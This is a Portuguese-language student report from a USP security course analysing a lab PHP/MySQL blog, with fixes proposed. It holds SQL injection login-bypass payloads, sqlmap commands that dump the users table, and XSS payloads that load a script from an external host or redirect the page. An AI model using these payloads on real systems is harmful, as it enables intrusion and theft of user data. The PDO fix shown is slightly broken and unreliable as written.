UNIVERSIDADE DE SÃO PAULO
ESCOLA DE ENGENHARIA DE SÃO CARLOS
INSTITUTO DE CIÊNCIAS MATEMÁTICAS E DE COMPUTAÇÃO

ADRIANO BELFORT DE SOUSA
DENILSON ANTONIO MARQUES JUNIOR
GIULIANO BARBOSA PRADO
HENRIQUE DE ALMEIDA MACHADO DA SILVEIRA
MARCELLO DE PAULA FERREIRA COSTA

Proposta 1 - Vulnerabilidade em blog

Uma análise de falhas de segurança em um blog construído em PHP e MySQL

São Carlos
2016

Introdução

Este relatório refere-se à proposta 1 do Trabalho 2 - “Explorando Vulnerabilidades” da disciplina Engenharia de Segurança - SSC0747 (ICMC/USP). Essa proposta refere-se à investigação de falhas de segurança e vulnerabilidades em um pequeno sistema de blog projetado em PHP com MySQL.

Para obter informações sobre possíveis vulnerabilidades no sistema proposto, foi feita uma análise minuciosa do código, bem como do funcionamento do site/blog como um todo.

Após tal estudo, foram feitos testes manuais e proposições de ataques baseados no que foi analisado e na documentação da linguagem SQL, além de manuais de sugestões para ataques (principalmente SQL Injection).

O Significado das Vulnerabilidades Encontradas

As principais ameaças à segurança do blog identificadas foram injeção de SQL (*SQL Injection*) e XSS (*Cross-site scripting*).

A injeção de SQL é uma vulnerabilidade de sistemas que envolvem bases de dados que empregam SQL. Essa vulnerabilidade deve-se à possibilidade de inserção de instruções SQL por meio de entradas de dados de uma dada aplicação. Dessa forma, é possível que atacantes “injetem” comandos SQL em um sistema que serão utilizados e que potencialmente serão destrutivos. Esses comandos podem, por exemplo, permitir autenticações de usuários inválidos e também destruir a base de dados de um sistema. Exemplos de vulnerabilidades de segurança de sistemas que envolvem SQL são a fitlragem incorreta de cadeias de caracteres que envolvem sequências de escape (como “ \’ ” e “ \n “), embutidas em comandos SQL, e a não utilização de tipagem forte para dados de entrada de usuários.

Já XSS é um tipo de vulnerabilidade geralmente encontrada em sistemas web, em que atacantes se utilizam de scripts injetados em páginas web que são visualizadas por outros usuários. Esses scripts, injetados nas páginas e executados no lado do cliente da aplicação web, podem desempenhar funções como evitar e ignorar mecanismos de controle de acesso. Um desses mecanismos, no qual é

baseada uma grande parte da segurança web, é conhecido como política de mesma origem (*same-origin policy*), em que qualquer conteúdo oriundo de uma mesma origem, autenticada, recebe os mesmos privilégios e permissões, enquanto conteúdos de outras origens terão que obter permissão separadamente. Dessa forma, atacantes conseguem injetar códigos maliciosos em sistemas web, que mesmo comprometidos têm seus dados aceitos pelo destino que confia na origem atacada. Assim, ao injetar código malicioso em páginas web, um atacante adquire altos privilégios de acesso e pode acessar dados sensíveis, como cookies de sessão e outras informações de usuários mantidas por browsers.

As Falhas do Sistema

Acesso de Administrador

O sistema proposto contém um código PHP responsável por fazer o controle de login de usuários (chamado login.php). Tal gerência é executada através de uma busca SQL por linhas de dados, no banco de dados, que contém o email e a senha fornecidos pelo usuário. Caso seja encontrado, são criadas as variáveis de sessão e o usuário é redirecionado para a página de gerência. A busca é feita conforme o Código 1.

```
$aut = mysql_query("SELECT * FROM users WHERE email =
'$login' && password = '$password'");
```

Código 1 - Trecho de código usado para realizar uma consulta SQL

A partir da análise deste código, foi verificada uma falha grave de segurança no funcionamento devido à falta de controle dos conteúdos nas variáveis de ambiente *login* e *password*, cujo funcionamento não é seguro.

Para efetuar o login, o usuário digita suas credenciais (email e senha) e tal conteúdo é enviado através de um método POST, cujo funcionamento consiste em enviar os dados desejados no pacote, que são recebidos pelo script PHP, que os armazena nas variáveis de ambiente *login* e *password*, conforme Código 2.

```
$login = $_POST['login'];
$password = $_POST['password'];
```

Código 2 - Armazenamento do conteúdo dos métodos POST nas variáveis locais

Tal método armazena qualquer conteúdo digitado nos campos nas suas respectivas variáveis, sem haver nenhum controle. De modo similar, a busca executa todo o conteúdo encontrado nessas variáveis segundo o *query SQL* de busca descrito no Código 1. Com isso, torna-se possível inserir, no campo Usuário ou Senha, um código SQL para ser executado, alterando o formato padrão da busca no sistema. Isso configura-se como um caso de Injeção SQL.

Acessando como qualquer usuário

A primeira abordagem de ataque para efetuar o login no sistema consistiu em tentar fazer com que tal comando retornasse qualquer usuário existente, permitindo que fosse feito um login sem nenhum conhecimento das credenciais de acesso, sejam elas o e-mail ou a senha. Para tal acesso, utilizou-se o Código 3 no campo de e-mail.

```
‘ OR 1=1#
```

Código 3 - Comando inserido no campo “e-mail”

A partir de tal comando, foi possível ter acesso não-autorizado ao painel de administração do sistema. Tal falha se justifica na obtenção, após a substituição do Código 3 no Código 1, do seguinte comando:

```
$aut = mysql_query("SELECT * FROM users WHERE email = ‘’ OR
1=1# && password = '$password'");
```

Código 4 - Justificativa do funcionamento da falha de login como qualquer usuário

É possível observar que tal comando executa a busca, na tabela users, de algum usuário com email que seja vazio ou onde 1=1 (sempre verdade). Como tal comparação retorna sempre verdade, o primeiro usuário encontrado é autenticado. Além disso, o símbolo "#" faz com que tudo após ele seja considerado comentário, ignorando a necessidade de utilização de senha (*password*).

Acessando como um usuário específico

De forma similar ao item anterior, é possível evidenciar que com uma pequena alteração é possível logar em um usuário específico, sem a necessidade de senha. Para isso, de modo similar ao caso anterior, utilizou-se o Código 5 no campo de e-mail, onde *email_desejado* consiste no usuário no qual deseja-se fazer login.

```
email_desejado'#
```

Código 5 - Comando inserido no campo "e-mail"

Tal comando faz com que a busca do e-mail seja feita de forma similar ao original. Porém, o término do conteúdo digitado no Código 5 faz com que seja encerrada a busca e todo o restante do conteúdo seja ignorado como comentário, através do caractere de comentário "#". Sendo assim, a busca pelo usuário será feita apenas por usuário, ignorando a senha digitada.

Inserção/Remoção de outros dados

Para adulterar de alguma maneira a base de dados usando o método de injeção SQL no contexto estudado, seria necessário concatenar um comando SQL responsável por realizar o adultério. Supondo que a tabela que armazena os dados de usuários seja *users*, o conteúdo do campo de e-mail poderia ficar da seguinte forma:

```
' OR 1=1; DROP TABLE USERS;#
```

Código X - Login não autorizado seguido de um comando para apagar a tabela *USERS*

A abordagem acima não irá funcionar devido ao fato de o comando *mysql_query* (como mostrado no Código 1) realiza tratamento da entrada de forma que somente um comando SQL seja executado por vez, evitando, portanto, a concatenação de comandos.

Obtenção de conteúdo do banco de dados

Para uma análise mais profunda e obtenção mais completa do conteúdo disponível no banco de dados em questão, foi utilizada a ferramenta SQLMap (http://sqlmap.org) para um teste de penetração e *dump* de informações.

Inicialmente, foi necessário realizar a interceptação do pacote TCP, contendo o pedido de login enviado ao servidor, para a utilização do mesmo no SQLMap. Assim, a suíte Charles Web Proxy Debugging Proxy (https://www.charlesproxy.com) foi utilizada e o pacote descrito na Imagem 1 foi interceptado.



Imagem 1 - *Request* do tipo POST, referente ao login

Tal pedido foi então armazenado em um arquivo texto, denominado *request-login.txt*.

Baseando-se nesse pedido, foi executado o teste para enumerar os databases contidos no sistema, além das informações dos softwares utilizados. O código executado no terminal se encontra no Código 6, bem como o resultado na Imagem 2 e na Imagem 3.

```
./sqlmap.py -r request-login.txt --dbs
```

Código 6 - Busca por dbs



Imagem 2 - Sistema utilizado no servidor



Imagem 3 - DBs disponíveis no sistema

Com o conhecimento dos DBs disponíveis no sistema, foi feita uma busca por tabelas existentes no banco de dados referente ao grupo (blog_dupla11), através do Código 7. O resultado se encontra na Imagem 4.

```
./sqlmap.py -r request-login.txt --tables -D blog_dupla11
```

Código 7 - Busca por tabelas



Imagem 4 - Tabelas disponíveis no sistema

De forma similar, foi efetuada a busca de todas as colunas existentes nos usuários. O comando se encontra no Código 8 e o resultado na Imagem 5.

```
./sqlmap.py -r request-login.txt --columns -D blog_dupla11 -T
users
```

Código 7 - Busca por tabelas



Imagem 5 - Colunas da tabela users

Por fim, de modo similar, foi feito um *dump* nos dados encontrados dos usuários, através dos comandos descritos no Código 8. Os resultados, com os respectivos dados dos usuários, se encontram na Imagem 6.

```
./sqlmap.py -r request-login.txt --dump -D blog_dupla11 -T
users
```

Código 8 - Dump das tabelas



Imagem 6 - Usuários do sistema

Vale ressaltar que essa falha permitiu acesso a todos os dados do sistema em questão. Sendo assim, torna-se possível, por exemplo, dar *dump* em todas as tabelas, garantindo acesso total às informações.

Prevenção contra Injeção SQL

O processo de implementação do sistema do blog não levou em consideração técnicas básicas para defesa contra injeção de SQL. Três métodos primários de defesa são:

1. Uso de comandos preparados (*queries* parametrizadas)
2. Uso de procedimentos armazenados
3. Escape de todos os dados fornecidos pelo usuário

O uso de comandos preparados para utilizar buscas (*queries*) parametrizadas força o desenvolvedor a definir, inicialmente, o código SQL que será utilizado. Depois, cada parâmetro é passado então para o comando SQL. Isso permite que se distingua código de dados, de forma independente do que é fornecido como *input* de usuário. Assim, o atacante não consegue alterar o intuito da *query*, mesmo se ele tentar inserir comandos SQL por meio da busca. Em PHP, essa técnica pode ser empregada utilizando-se PDO (*PHP Data Objects*). Para isso, o código SQL é definido com a primitiva $pdo->prepare(), onde os parâmetros da busca SQL são substituídos por *placeholders* “?”. Depois, o comando bindValue() é aplicado no PDO

criado, atrelando a cada placeholder um parâmetro. Por fim, o comando é executado utilizando-se a primitiva execute() do PDO. Essa abordagem, considerada mais segura, foi a escolhida para garantir maior segurança ao sistema sendo estudado. A lógica para login de administrador remodelada é apresentada no Código 9:

```
$pdo = new
PDO('mysql:host=localhost;dbname=eseg_t2_restr_dupla1',
'restrict_dupla01', 'pwd0232123');
     $statement = $pdo->prepare('SELECT * FROM users WHERE
email = :login && password = :password');
     $statement->bindValue(':login', $login);
     $statement->bindValue(':password', $password
     $statement->execute();

     // Se o resultado é positivo
     if($row = $stmt->fetch()){
...
```

Código 9 - Proteção contra SQL Injection usando PHP com PDO

Uma alternativa à abordagem anterior é o uso de procedimentos armazenados, que podem de certa forma realizar o mesmo papel que buscas parametrizadas. Isso é feito armazenando-se código SQL para um procedimento na própria base de dados. Esse código é chamado pela aplicação, fornecendo os parâmetros apropriados. Entretanto, essa abordagem pode representar maiores riscos para a segurança da aplicação, como por exemplo a necessidade de privilégios de execução (que não é o padrão). Assim, a abordagem de comandos preparados (*queries* parametrizadas) é preferida.

Finalmente, a terceira técnica primária para proteção contra Injeção SQL consiste no escape de todos os dados fornecidos pelo usuário (*escaping all user supplied input*). Embora essa técnica seja menos eficiente que a validação dos dados de entrada fornecidos pelo usuário (o que poderia lidar com o caso de comandos SQL embutidos no *input*) e menos segura que buscas parametrizadas,

ela pode ser utilizada como um último recurso na implementação da segurança. Para isso, todos os dados fornecidos pelo usuário são “escapados” antes de serem colocados em uma busca, de modo que o Sistema Gerenciador de Base de Dados não confundirá nenhum *input* “escapado” com código SQL que foi escrito pelo desenvolvedor, o que permite evitar certos tipos de vulnerabilidades específicas de injeção SQL.

Injeção de códigos maliciosos em comentários

Uma outra falha grave encontrada no código consiste na falta de tratamento para comentários e postagens no blog. É possível evidenciar, a partir do Código 9 (extraído do arquivo post.php), que o código-fonte PHP do blog não trata o conteúdo a ser inserido.

```
if($_SERVER['REQUEST_METHOD'] == 'POST')
{
     $post_id = $post->id;
     $name = $_POST['name'];
     $email = $_POST['email'];
     $content = $_POST['content'];

     if ( mysql_query("insert into comments (post_id, email, name, content) values ('$post_id', '$email', '$name', '$content')"))
     {

     ?>

     <div class="alert alert-success">Comentário publicado com sucesso!</div>

     <?php
```

```
}
else
{
     ?>
     <div class="alert alert-error">
          <?php
          echo mysql_error();
          ?>
     </div>
     <?php
}
}
```

Código 9 - Sistema de postagens de comentários no blog

Sendo assim, tal vulnerabilidade permite que o usuário insira, no banco de dados, o conteúdo em texto desejado. Tal conteúdo é exibido, também sem tratamento, no momento de carregar a página, conforme o Código 10 (arquivo post.php).

```
$com = mysql_query("SELECT * FROM comments WHERE post_id =
'$id'");
if (mysql_num_rows($com) != 0) {
    while($row = mysql_fetch_array($com)){
          $comment = new comment($row['id'], $row['post_id'],
$row['email'], $row['name'], $row['content'], $row['date']);

?>

<div class="row offset2">
     <div class="span8">
```

```
          <div class="row">
               <div class="span8">
                    <h4><?php echo $comment->name ?></h4>
               </div>
          </div>
          <div class="row">
               <div class="span8">
                    <p>
                         <?php echo $comment->content ?>
                    </p>
               </div>
          </div>
          <div class="row">
               <div class="span8">
                    <p></p>
                    <p>
                         <i  class="icon-calendar"></i>  <?php
echo date_format($comment->date, 'd/m/Y H:i:s') ?>
                    </p>
               </div>
          </div>
          <hr>
     </div>
</div>
<?php
}
}
```

Código 10 - Sistema de exibição de comentários no blog

Sendo assim, uma forma de explorar tal falha, conhecida como *Cross-Site scripting (XSS),* consiste na inserção de códigos HTML dentro de algum campo do

formulário. Este que futuramente seria recuperado para ser interpretado por um navegador, alterando o conteúdo original do DOM. Através de tal falha, podemos inserir no site qualquer conteúdo desejado. Nas próximas seções, serão apresentados alguns exemplos.

Alteração de background

Uma possível modificação a ser feita consiste na alteração de background. Para isso, foi inserido um código que altera o background do corpo da página, substituindo o atual. O comando utilizado se encontra no Código 11 e foi inserido no campo “Nome” de um comentário.

```
<body
background="http://engsegtest.netne.net/background.jpg">
```

Código 11 - Troca de plano de fundo

(Obs: imagem hospedada em site próprio apenas para fins ilustrativos. Imagem retirada de http://pt.mlp.wikia.com/wiki/Ficheiro:Background_pony_of_the_week_36_by_bluemeganium-d7y0fz5.png.jpg)

Após a utilização desse código, foi possível observar a mudança no plano de fundo da página, conforme Imagem 7. Vale ressaltar, ainda, que tal imagem está hospedada em um domínio próprio, permitindo ao atacante fazer a troca quando assim desejar.

Imagem 7 - Plano de fundo alterado

Inserção de script malicioso

Outra possibilidade de alto risco consiste na inserção de scripts maliciosos na página. Para exemplificar tal vulnerabilidade, foi criado um script que emite uma alerta quando executado. A codificação do script se encontra no Código 11.

```
alert('Site hackeado! EngSeg 2016!');
```

Código 11 - Script test.js

Tal script foi armazenado em um servidor do grupo e se encontra disponível em http://engsegtest.netne.net/test.js. Em seguida, foi inserido um código malicioso que faz com que, a cada acesso no site, seja executado tal script, descrito no Código 12. O resultado da execução da página, após a inserção, se encontra na Imagem 8.

```
<script src=http://engsegtest.netne.net/test.js></script>
```

Código 12 - Comentário para inserção do script



Imagem 8 - Script malicioso inserido na página

Por fim, é importante notar que o script pode ser alterado sem necessitar um novo acesso ao site alvo, visto que o script está hospedado em um servidor cujo acesso é detido pelo atacante. Além disso, tal script consiste em uma falha de alto risco, visto que dá ao atacante a possibilidade de fazer o que desejar no site, até o momento em que for descoberto.

Redirecionar página inicial

Uma outra possibilidade de obter informações dos usuários ou bloquear o acesso ao site consiste no redirecionamento da página inicial do blog. Para isso, é necessário, inicialmente, obter acesso de administrador. Tal acesso pode ser obtido conforme já foi explicado na seção *Acesso como administrador*.

Para redirecionar a página, é necessário inserir um *post*, na página inicial, que contém um comando de *redirect*. Um exemplo desses comandos se encontra no Código 13.

```
<meta http-equiv="refresh" content="0; url=http://127.0.0.1/"
/>
```

Código 13 - Redirecionar página

A partir de tal função, torna-se possível, por exemplo, o redirecionamento para páginas falsas, permitindo, por exemplo, coletar informações diversas como credenciais e informações pessoais.

Outras mudanças

Por fim, o ataque de XSS permite com que o usuário faça qualquer inserção no código da página em questão, fornecendo acesso privilegiado e permitindo as mais diversas formas de ataque, que podem ir muito além dos exemplificados acima.

Evitando Cross-Site Scripting (XSS)

O conteúdo inserido em um campo de formulário deve ser tratado de forma que trechos de código não sejam armazenados na base de dados. É claro que não é sempre que um código inserido em algum campo será malicioso ou mesmo será uma tentativa de ataque, portanto remover a possibilidade da inserção de caracteres comuns em linguagens de programação Web não é uma solução viável.

Uma forma bastante objetiva de tratar estes caracteres é traduzi-los em entidades HTML, técnica chamada de *Escaping* ou *Encoding*. Em outras palavras, o caractere armazenado não será interpretado como um pedaço de código e sim como parte do conteúdo da página.

Tabela 1 - Exemplo de caracteres e suas entidades

Caractere	**Entidade**
<	&lt;
>	&gt;

Uma função PHP que realiza a tradução de caracteres como nos exemplos da Tabela 1 em entidades HTML é *htmlspecialchars ou htmlentities*. A única diferença entre essas duas funções é que a segunda converte todos os caracteres

que têm uma entidade correspondente nesta entidade, enquanto a primeira converte apenas alguns caracteres.

O funcionamento da função será explicado a seguir com uma tentativa de usar a variável PHP_Self. Imagine a situação onde o usuário digite uma URL como a do Código 14.

```
http://www.example.com/test_form.php/%22%3E%3Cscript%3Ealert(
'hacked')%3C/script%3E
```

Código 14 - Suposta URL digitada por um atacante

Na ausência de tratamento da URL, a tradução mostrada no Código 15 seria construída pelo navegador e, consequentemente, o atacante teria sucesso em sua tentativa de ataque. Claro que o exemplo acima é inofensivo, mas revela uma vulnerabilidade que, em um cenário real, poderia ser explorada de forma maliciosa.

```
<form method="post"
action="test_form.php/"><script>alert('hacked')</script>
```

Código 15 - Tradução da URL do Código 14.

Com o emprego da função *htmlspecialchars*, como mostrado no Código 16, a tentativa de ataque seria falha, pois a URL traduzida seria como no Código 17 e, consequentemente, o ataque seria de fato inofensivo, mesmo que o script usado em um cenário real realizasse tarefas mais perigosas.

```
<form method="post" action="<?php echo
htmlspecialchars($_SERVER["PHP_SELF"]);?>">
```

Código 16 - Trecho de código PHP com tratamento de URL

```
<form method="post"
action="test_form.php/&quot;&gt;&lt;script&gt;alert('hacked')
```

```
&lt;/script&gt;">
```

Código 17 - URL traduzida após o emprego da função *htmlspecialchars*

Essa abordagem pode ser usada para tratar esse caso em específico de exploração da variável PHP_Self e também para outros cenários, como o do estudo de caso em questão, onde o XSS ocorre devido à inserção de trechos de código em um campo de formulário. Para isso, basta realizar o mesmo procedimento de *Escaping* antes de inserir o conteúdo na base de dados e também após recuperar o conteúdo da base de dados para que os possíveis ataques sejam tratados como um trecho de texto e não trecho de código Web.

Conclusão

Neste trabalho, a análise das vulnerabilidades revelou que o blog em questão estava suscetível aos ataques de *SQL Injection* e *Cross-Site Scripting*. Com o *SQL Injection* era possível realizar o login como qualquer usuário da base de dados, incluindo o administrador, além de poder alterar a base de dados. Propusemos o uso de *PHP Data Objects* (PDO) para o acesso ao banco de dados, o que impossibilita a inserção de trechos de código SQL nos campos de login, o uso de procedimentos armazenados e de *escaping* dos dados inseridos pelo usuário..

No caso de XSS, observamos que, para campos que podem ser preenchidos por usuários e cujo conteúdo será posteriormente mostrado em alguma página, é necessário tratar a entrada, visto que caso isto não seja feito é possível inserir tags HTML, o que possibilita ao atacante, por exemplo, executar scripts maliciosos, inserir comentários ou alterar a aparência e conteúdo do website. A solução para este problema é usar a técnica de *Escaping* ao se guardar conteúdos inseridos pelos usuários.

Observamos que, ao se disponibilizar serviços ao público geral, é necessário tomar cuidado com as vulnerabilidades típicas de cada serviço. No caso específico de páginas Web, não evitar ataques do tipo XSS ou *SQL Injection* pode levar a consequências potencialmente desastrosas.